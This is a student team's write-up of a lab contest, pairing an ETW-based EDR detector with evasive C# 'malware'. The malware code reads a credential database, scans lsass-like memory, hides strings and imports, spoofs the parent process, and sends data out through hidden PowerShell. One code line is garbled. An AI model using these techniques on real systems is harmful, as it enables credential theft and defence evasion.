Final project writeup

[NTNU]_[乾脆就填"想不到隊名"]
61447027S 蕭宣昱 61447099S 黃奕喆 41143203S 黃以謙 61347001S 李家維

1. 專題分工

蕭宣昱:EDR題目 + EDR改進
- 實作 EDR 題目
- 改進 battle EDR

黃奕喆:EDR題目
- 實作 EDR 題目

黃以謙:Malware 改進
- 改進 battle Malware

李家維:環境架設 + Malware 題目
- 環境架設
- 實作 Malware 題目

2. 偵測Malware (EDR組)

2.1. Simple Malware

Malware行為:

在 Simple Malware 中，他會直接嘗試去存取所有 flag 的目錄

解題策略:

利用 KernelTraceEventParser (ETW) 監聽 Process 的 File I/O 行為，並直接找出存取 C:\Users\bombe\AppData\Local\bhrome\Login Data 路徑的 process，如果該 process 符合命名格式即為 Malware

實作方法:

首先使用 KernelTraceEventParser (ETW) 監聽 Process 和 File I/O 行為

```
kernelSession.EnableKernelProvider(
    KernelTraceEventParser.Keywords.ImageLoad |
    KernelTraceEventParser.Keywords.Process |
    KernelTraceEventParser.Keywords.DiskFileIO |
    KernelTraceEventParser.Keywords.FileIOInit |
    KernelTraceEventParser.Keywords.FileIO
);


kernelSession.Source.Kernel.ProcessStart += ProcessStartedHandler;
kernelSession.Source.Kernel.ProcessStop += ProcessStoppedHandler;
kernelSession.Source.Kernel.FileIORead += FileReadHandler;
```

接著建立 PID 和 EXE name 的表

```
// PID -> EXE name (ImageFileName)
private static readonly Dictionary<int, string> ProcessIdToExeName = new();
```

```
private static void ProcessStartedHandler(ProcessTraceData data)
{
    lock (ProcessMapLock)
    {
        ProcessIdToExeName[data.ProcessID] = data.ImageFileName ?? string.Empty;
        ProcessIdToParentId[data.ProcessID] = data.ParentID;
    }
}
```

最後監聽 Process 的 File I/O 行為，找出存取 C:\Users\bombe\AppData\Local\bhrome\Login Data 路徑的 process，並比對是否符合命名格式，式的話即視為 Malware

```
private static readonly string TargetFilePath =
    @"C:\Users\bombe\AppData\Local\bhrome\Login Data".ToLowerInvariant();
```

```
private static async void FileReadHandler(FileIOReadWriteTraceData data)
{
    if (_answerSent) return;

    try
    {
        string fileName = data.FileName?.ToLowerInvariant() ?? string.Empty;
        if (!fileName.Equals(TargetFilePath, StringComparison.Ordinal))
            return;

        int pid = data.ProcessID;
        string? directExeName;
        lock (ProcessMapLock)
        {
            ProcessIdToExeName.TryGetValue(pid, out directExeName);
        }
```

```
if (!string.IsNullOrEmpty(exeName) &&
    exeName.StartsWith("BOMBE", StringComparison.OrdinalIgnoreCase))
{
    return exeName;
}
```

2.2. Bypass File Access Monitor

Malware行為:

在 Bypass File Access Monitor 中，他不會直接存取 flag 的目錄，而是透過 cmd.exe 將 flag 複製到其他地方

解題策略:

一樣利用 KernelTraceEventParser (ETW) 監聽 Process 的 File I/O 行為，找出存取 C:\Users\bombe\AppData\Local\bhrome\Login Data 路徑的 process，當偵測到有 process 存取目標路徑時，沿著該 process 的 parent process chain 向上追蹤，直到發現有 process ancestor 符合命名格式，該 process 即為 Malware

實作方法:

延續 Simple Malware 的程式，在建立 PID 和 EXE name 的表時一併建立 PID 和 Parent PID 的表

```
// PID -> Parent PID（用來追溯誰生了 cmd.exe / notepad.exe）
private static readonly Dictionary<int, int> ProcessIdToParentId = new();
```

```
private static void ProcessStartedHandler(ProcessTraceData data)
{
    lock (ProcessMapLock)
    {
        ProcessIdToExeName[data.ProcessID] = data.ImageFileName ?? string.Empty;
        ProcessIdToParentId[data.ProcessID] = data.ParentID;
    }
}
```

當監聽 Process 的 File I/O 行為，找到存取 C:\Users\bombe\AppData\Local\bhrome\Login Data 路徑的 process時，呼叫尋找 ancestor process 的函式

```
string? rootBombeExe = FindBombeAncestor(pid);
```

比對是否符合命名格式，，不是的話就繼續沿著該 process 的 parent process chain 向上追蹤，直到發現有 process ancestor 符合命名格式，即視為 Malware

```
private static string? FindBombeAncestor(int pid)
{
    const int maxDepth = 16;
    int currentPid = pid;

    lock (ProcessMapLock)
    {
        for (int depth = 0; depth < maxDepth; depth++)
        {
            if (!ProcessIdToExeName.TryGetValue(currentPid, out var exeName))
            {
                return null;
            }
            if (!string.IsNullOrEmpty(exeName) &&
                exeName.StartsWith("BOMBE", StringComparison.OrdinalIgnoreCase))
            {
                return exeName;
            }

            if (!ProcessIdToParentId.TryGetValue(currentPid, out var parentPid))
            {
                return null;
            }
            if (parentPid == 0 || parentPid == currentPid)
            {
                return null;
            }

            currentPid = parentPid;
        }
        return null;
    }
}
```

2.3. Rank

思考方向:

已知 Malware 必須透過網路 (HTTPs / Port 443) 將 Flag 回傳至指定伺服器 (submit.bombe.top), 因此我們針對網路通訊行為這方面下手

設計想法:

以前面 Challenge 題程式為基礎, 除了保留原本針對檔案的存取監控外, 我們新增了針對網路行為的偵測, 先透過 KernelTraceEvent 監聽所有 tcp 連線, 並比對該 process 是否符合 Malware 的命名格式, 最後確認是否是透過 Port 443 (HTTPs) 發起的對外連線

實作方法:

延續 Bypass File Access Monitor 的程式, 我們新增了 KernelTraceEvent 來監聽所有 tcp , 接著呼叫上一題尋找 ancestor process 的函式, 找到推測為 Malware 的 process 後, 檢查起的對外連線是否為 Port 443 , 是的話即視為 Malware

```
private static async void TcpIpConnectHandler(TcpIpConnectTraceData data)
{
    if (_answerSent) return;
    int pid = data.ProcessID;

    string? rootBombeExe = FindBombeAncestor(pid);

    if (!string.IsNullOrEmpty(rootBombeExe))
    {
        if (data.dport == 443)
        {
            string payload = JsonConvert.SerializeObject(
                new
                {
                    answer = rootBombeExe,
                    secret = SECRET
                }
            );

            Console.WriteLine("[edrv1] Submitting answer to server...");
            await SendAnswerToServer(payload);

            _answerSent = true;
            RequestShutdown();
        }
    }
}
```

3. 躲避 EDR (Malware組)

3.1. Challenges

Q1: Registry Access

EDR行為:

EDR 會監控程式對特定系統 Registry Key 的存取行為，以防範惡意程式修改系統設定或讀取敏感配置。

解題策略:

由於此題定位為 Hello World 等級，想法上未採取特別的隱藏措施，直接透過標準 API 讀取目標註冊碼。

實作方法:

直接讀取:

使用 C# .NET 內建的 Microsoft.Win32.Registry 類別。

存取路徑:

直接開啟 HKEY_LOCAL_MACHINE 下的 SOFTWARE\BOMBE 子機碼。

取得數值:

呼叫 key.GetValue("answer_1") 讀取 Flag。

Q2: SQLite + AES

EDR行為:

SQLite DB 會是 EDR 的重點保護對象。直接由可疑行程開啟該檔案容易觸發告警，且該檔案可能被鎖定而無法讀取。

解題策略:

使用 Living off the Land (LotL) 技巧。不直接由程式本體去 Open 原始檔案，而是呼叫系統內建的 cmd.exe 將檔案複製到暫存區。這能規避掉針對惡意程式直接存取敏感檔案的偵測，同時解決檔案鎖定問題。

實作方法:

間接複製:

使用 Process.Start 啟動 cmd.exe，參數為 /c copy /Y "{原始路徑}" "{暫存路徑}"，將 AppData\Local\bhrome\Login Data 複製到 %TEMP%。

資料庫讀取:

使用 System.Data.SQLite 連接複製出來的暫存資料庫。

查詢與解密:

執行 SQL: SELECT ... FROM logins 篩選 username='bombe'。

AES 解密:

讀取 password_value (Hex String)，前 16 bytes 作為 IV，剩餘為 Ciphertext。使用預設好的 SECRET 作為 Key，採用 AES-CBC (PKCS7 Padding) 模式解出明文 Flag。

```
try
{
    // 使用 cmd /c copy 進行 bitwise 複製
    var psi = new ProcessStartInfo("cmd.exe",
        $"/c copy /Y \"{dbPath}\" \"{tempCopy}\"")
    {
        CreateNoWindow = true,
        UseShellExecute = false,
        RedirectStandardOutput = true,
        RedirectStandardError = true
    };
    using var proc = Process.Start(psi);
    string output = proc.StandardOutput.ReadToEnd();
    string error = proc.StandardError.ReadToEnd();
    proc.WaitForExit();

    copySuccess = proc.ExitCode == 0 && System.IO.File.Exists(tempCopy);
    Console.WriteLine(copySuccess
        ? $"[OK] Copied to: {tempCopy}"
        : $"[ERR] Copy failed: {error}");
}
```

Q3: Scan bsass.exe

EDR行為:

EDR 會嚴密監控對 lsass.exe (或類似名稱的 bsass.exe) 的 OpenProcess 操作及其後的記憶體讀取行為 (ReadProcessMemory), 因為這是典型的憑證竊取特徵。

解題策略:

透過 Windows Native API 直接操作記憶體。為了降低被攔截的機率, 程式嘗試以最小必要權限 (PROCESS_QUERY_INFORMATION | PROCESS_VM_READ) 開啟 Process Handle, 並自行遍歷記憶體區塊尋找特徵碼, 而非 Dump 整個記憶體。

實作方法:

P/Invoke 定義:

宣告 kernel32.dll 中的 OpenProcess, VirtualQueryEx, ReadProcessMemory 等函數。

取得 Handle:

使用 Process.GetProcessesByName("bsass") 找到目標 PID, 並呼叫 OpenProcess 取得 Handle。

記憶體遍歷:

使用 VirtualQueryEx 迴圈檢查記憶體區段資訊 (

MEMORY_BASIC_INFORMATION
)。

過濾條件:
只讀取狀態為 MEM_COMMIT 且屬性 不是 PAGE_NOACCESS 或 PAGE_GUARD 的區域，避免存取違規導致崩潰或被偵測。

特徵掃描:
對符合條件的記憶體區塊呼叫 ReadProcessMemory 讀入 Buffer，並使用 Regex @"\w{32}" (配合前綴 BOMBE_MAL_FLAG_) 匹配 Flag。

3.2. Malware Ranking (Static) - String Encryption

改進重點:
套用靜態分析規則時，避免被抓到 “OpenProcess" , “https://submit.bombe.top” 等等敏感字串

開發時:
字串與 Key 進行 XOR 運算 -> 轉成 Base64

Runtime:
先將 Base64 Decode -> 將字串與 Key 再次 XOR 回原字串

```
private const byte _xk = 0x42;

// XOR Decrypt: Base64 decode -> XOR with key -> UTF8 string
26 個參考
private static string D(string enc)
{
    try
    {
        byte[] data = Convert.FromBase64String(enc);
        for (int i = 0; i < data.Length; i++)
            data[i] ^= _xk;
        return Encoding.UTF8.GetString(data);
    }
    catch { return string.Empty; }
}
```

3.3. Malware Ranking (Static) - IAT Hiding

改進重點:
程式開頭有大量 [DllImport("kernel32")] 的靜態宣告。導致 OpenProcess、VirtualQueryEx、ReadProcessMemory 等

後果:

靜態分析工具 (如 PEStudio, IDA) 能一眼看出程式具備「讀取記憶體」與「注入行程」的能力，立即被標記為惡意程式。

改進技術 (Technique):

移除靜態引用 (Removal of P/Invoke):

移除了除 LoadLibrary 與 GetProcAddress 以外的所有 Win32 API 靜態宣告。

動態解析 (Dynamic Resolution):

在執行時期 (Runtime) 才透過 LoadLibrary + GetProcAddress 取得函數位址。

將 Delegate 定義與函數指標變數名稱 (e.g., _f1, _f2...) 進行無意義化混淆，徹底隱藏 API 引用特徵。

```
private static void InitDynamicAPIs()
{
    IntPtr h = LoadLibraryW(D("KScwLCcucXBsJi4u"));
    if (h == IntPtr.Zero) return;

    IntPtr p1 = GetProcAddress(h, D("DTInLBIwLSEnMTE="));
    IntPtr p2 = GetProcAddress(h, D("AS4tMScKIywmLic="));
    IntPtr p3 = GetProcAddress(h, D("FCswNjcjLhM3JzA7Bzo="));
    IntPtr p4 = GECcjJhIwLSEnMTEPJy8tMDs="));
    IntPtr p5 = GetProcAddress(h, D("FSMrNgQtMBErLCUuJw0gKCchNg=="));
    IntPtr p6 = GetProcAddress(h, D("CywrNisjLis4JxIwLSEWKjAnIyYDNjYwKyA3NicOKzE2"));
    IntPtr p7 = GetProcAddress(h, D("FzImIzYnEjAtIRYqMCcjJgM2NjArIDc2Jw=="));
    IntPtr p8 = GetProcAddress(h, D("BicuJzYnEjAtIRYqMCcjJgM2NjArIDc2Jw4rMTY="));
    IntPtr p9 = GetProcAddress(h, D("ATAnIzYnEjAtIScxMRU="));
```

3.4. Malware Ranking (Dynamic) - PPID Spoofing

改進重點:

斷開 Process Tree的關聯性，對抗 EDR 的溯源

避免執行 cmd 等惡意行為可以直接從 Process Tree 的親子關係抓到本體，使用在 Challenge 2 及最後的 HTTP POST 比賽結果上傳中。

實作原理:

Targeting:

取得合法的系統行程 (如 explorer.exe) 的 Handle

Attribute List:使用 InitializeProcThreadAttributeList 與 UpdateProcThreadAttribute 設定 PROC_THREAD_ATTRIBUTE_PARENT_PROCESS 屬性

Execution:

呼叫 CreateProcess 時帶入 EXTENDED_STARTUPINFO_PRESENT FLAG

效果:

新產生的 Child Process 在 EDR 眼中由 explorer.exe 所啟動，而非 Malware 本體

```
private static bool SpoofParentAndExecute(int parentPid, string applicationName, string commandLine, out IntPtr hProcess)
{
    hProcess = IntPtr.Zero;
    if (_f1 == null || _f2 == null || _f6 == null || _f7 == null || _f8 == null || _f9 == null)
    {
        Log("SpoofParentAndExecute: Dynamic APIs not loaded");
        return false;
    }

    IntPtr hParent = _f1(PROCESS_CREATE_PROCESS, false, parentPid);
    if (hParent == IntPtr.Zero)
    {
        Log($"SpoofParentAndExecute: OpenProcess failed");
        return false;
    }

    IntPtr lpAttributeList = IntPtr.Zero;
    IntPtr lpSize = IntPtr.Zero;
    _f6(IntPtr.Zero, 1, 0, ref lpSize);

    lpAttributeList = Marshal.AllocHGlobal(lpSize);
    if (!_f6(lpAttributeList, 1, 0, ref lpSize))
    {
        Log($"SpoofParentAndExecute: InitializeProcThreadAttributeList failed");
        _f2(hParent);
        Marshal.FreeHGlobal(lpAttributeList);
        return false;
    }

    IntPtr lpValue = Marshal.AllocHGlobal(IntPtr.Size);
    Marshal.WriteIntPtr(lpValue, hParent);
```

3.5. Malware Ranking (Dynamic) - Hide Post Request

改進重點：

隱藏網路行為特徵，避免由本體直接發起 HTTP 連線而被 EDR 探測到。

利用系統內建且受信任的工具 (Living off the Land Binaries, LOLBins) 進行資料外傳。

實作原理：

Script Generation：

動態生成 PowerShell 腳本，將竊取的資料以 JSON 格式 POST 到 C2 Server。

Proxy Execution：

不使用 C# HttpClient，而是啟動系統內建的 powershell.exe 來執行該腳本。

Combination：

結合 PPID Spoofing，讓這支 PowerShell 看起來是由 explorer.exe 啟動的合法背景程序。

效果：

網路流量看起來源自於微軟簽章的 powershell.exe，或父程序 -> explorer.exe，比較可信，也比較難將請求歸咎於本體。

```
            // 1. 寫入 Payload & Script
            File.WriteAllText(payloadFile, jsonPayload);
            Log($"SendAnswerToServer: Payload written");

            string psScript = $@"
$ErrorActionPreference = 'Stop'
try {{
    $json = Get-Content -LiteralPath '{payloadFile}' -Raw
    $response = Invoke-RestMethod -Uri '{submitUrl}' -Method Post -Body $json -ContentType 'application/json'
    $response | ConvertTo-Json -Depth 5 | Out-File -LiteralPath '{responseFile}' -Encoding UTF8
}} catch {{
    $_.Exception.Message | Out-File -LiteralPath '{responseFile}.err' -Encoding UTF8
}}
";

            File.WriteAllText(scriptFile, psScript, Encoding.UTF8);
            Log($"SendAnswerToServer: Script written");

            // 2. 使用 PPID Spoofing 執行 PowerShell
            Process[] explorers = Process.GetProcessesByName(D("JzoyLi0wJzA=")); // explorer
            if (explorers.Length == 0)
            {
                Log("SendAnswerToServer: explorer not found, using direct start");
                ProcessStartInfo psi = new ProcessStartInfo
                {
                    FileName = D("Mi01JzAxKicuLmwnOic="), // powershell.exe
                    Arguments = $"-ExecutionPolicy Bypass -WindowStyle Hidden -File \"{scriptFile}\"",
                    UseShellExecute = false,
                    CreateNoWindow = true
                };
                Process.Start(psi);
            }
```

3.6. Malware Ranking (Dynamic) - Decoy Spawning

改進重點：混淆視聽

利用大量的誘餌行程填滿 Process List，稀釋單一惡意程式的存在感，騙 EDR 隨便抓一個提交

角色分離：將執行惡意邏輯 (如讀檔) 與保存與回傳 Flag的職責分開。

實作原理：

Sacrificial Lambs：

程式啟動時，會隨機生成多個名稱顯眼 (如 BOMBE_EDR_FLAG_XV3K...exe) 的誘餌。

角色區分：

真身 (RuntimeBroker)：

偽裝成系統背景程式，進入 Silent Mode。

誘餌 (Decoys)：

故意執行檔案複製等行為來觸發 EDR 的感知，但利用 PPID Spoofing 讓判斷 Parent Process 時產生 EDR 的邏輯矛盾 (有惡意行為但 Parent 看起來很正常)，或是直接不判就抓


誘餌。

效果：

EDR 會被大量產生的誘餌與雜訊干擾，而忽略了真正躲藏在暗處延遲運作的 RuntimeBroker.exe。

```
private static void SpawnDecoys(string sourcePath, int count)
{
    Log($"SpawnDecoys: count={count}");
    if (!File.Exists(sourcePath)) return;

    try
    {
        string tempFolder = Path.GetTempPath();
        Random rnd = new Random();
        const string chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";

        for (int i = 0; i < count; i++)
        {
            char[] stringChars = new char[8];
            for (int j = 0; j < stringChars.Length; j++)
                stringChars[j] = chars[rnd.Next(chars.Length)];
            string randomSuffix = new string(stringChars);

            string decoyName = $"BOMBE_EDR_FLAG_{randomSuffix}.exe";
            string decoyPath = Path.Combine(tempFolder, decoyName);

            try
            {
                File.Copy(sourcePath, decoyPath, true);
                ProcessStartInfo psi = new ProcessStartInfo(decoyPath, "--decoy-noisy")
                {
                    UseShellExecute = false,
                    CreateNoWindow = true
                };
                Process.Start(psi);
                Log($"Spawned: {decoyName}");
```

```
if (isNoisyDecoy)
{
    // [Noisy Decoy] 製造噪音
    Log("BRANCH: NoisyDecoy -> Fake attack + exit");
    try
    {
        Challenge1();
        string dbPath = D("AXgeFzEnMDEeIC0vICceAzIyBiM2Ix4OLSEjLh4gKjAtLyceDi0lKyxiBiM2Iw==");
        string tempCopy = Path.Combine(Path.GetTempPath(), $"decoy_copy_{Guid.NewGuid():N}.db");

        // Decoy 使用 PPID Spoofing
        Process[] explorers = Process.GetProcessesByName(D("JzoyLi0wJzA=")); // explorer
        int parentPid = explorers.Length > 0 ? explorers[0].Id : 0;

        if (parentPid > 0)
        {
            string cmdArgs = $"/c copy \"{dbPath}\" \"{tempCopy}\"";
            SpoofParentAndExecute(parentPid, D("IS8mbCc6Jw=="), cmdArgs, out IntPtr hProcess); // cmd.exe
            if (hProcess != IntPtr.Zero) _f2?.Invoke(hProcess);
        }
        else
        {
            Process.Start(D("IS8mbCc6Jw=="), $"/c copy \"{dbPath}\" \"{tempCopy}\"");
        }

        using (HttpClient client = new HttpClient())
        {
            var fakePayload = new StringContent("{\"fake\":\"data\"}", Encoding.UTF8, "application/json");
            await client.PostAsync("http://submit.bombe.top/fake_endpoint", fakePayload);
        }
    }
    catch { }
```



4. 專題心得

透過這次的專題實際體會到了真實的紅藍攻防，讓我們了解到資安攻防是一個持續對抗與修正的過程，在挑戰題中我們學會了如何根據對方程式的手法，規劃出因應的策略，來加強自己的程式，而在在排名賽中時刻關注自己的排名狀況，透過不斷揣測對方攻防的手法，來持續精進自己的程式。

在紅方，我們研究並實作了各種躲避偵測的技術，利用 API 動態解析與 PPID Spoofing 來斷開 EDR 的追蹤，並透過 PowerShell 代理執行與 Decoy 誘餌機制混淆防禦方的判斷，成功達成隱匿與資料竊取的任務。

而在藍方我們學會了透過 parent process chain 進行行為歸因，以尋找惡意行為來源，並透過監控對外 HTTPS 連線，以偵測惡意程式的上傳行為。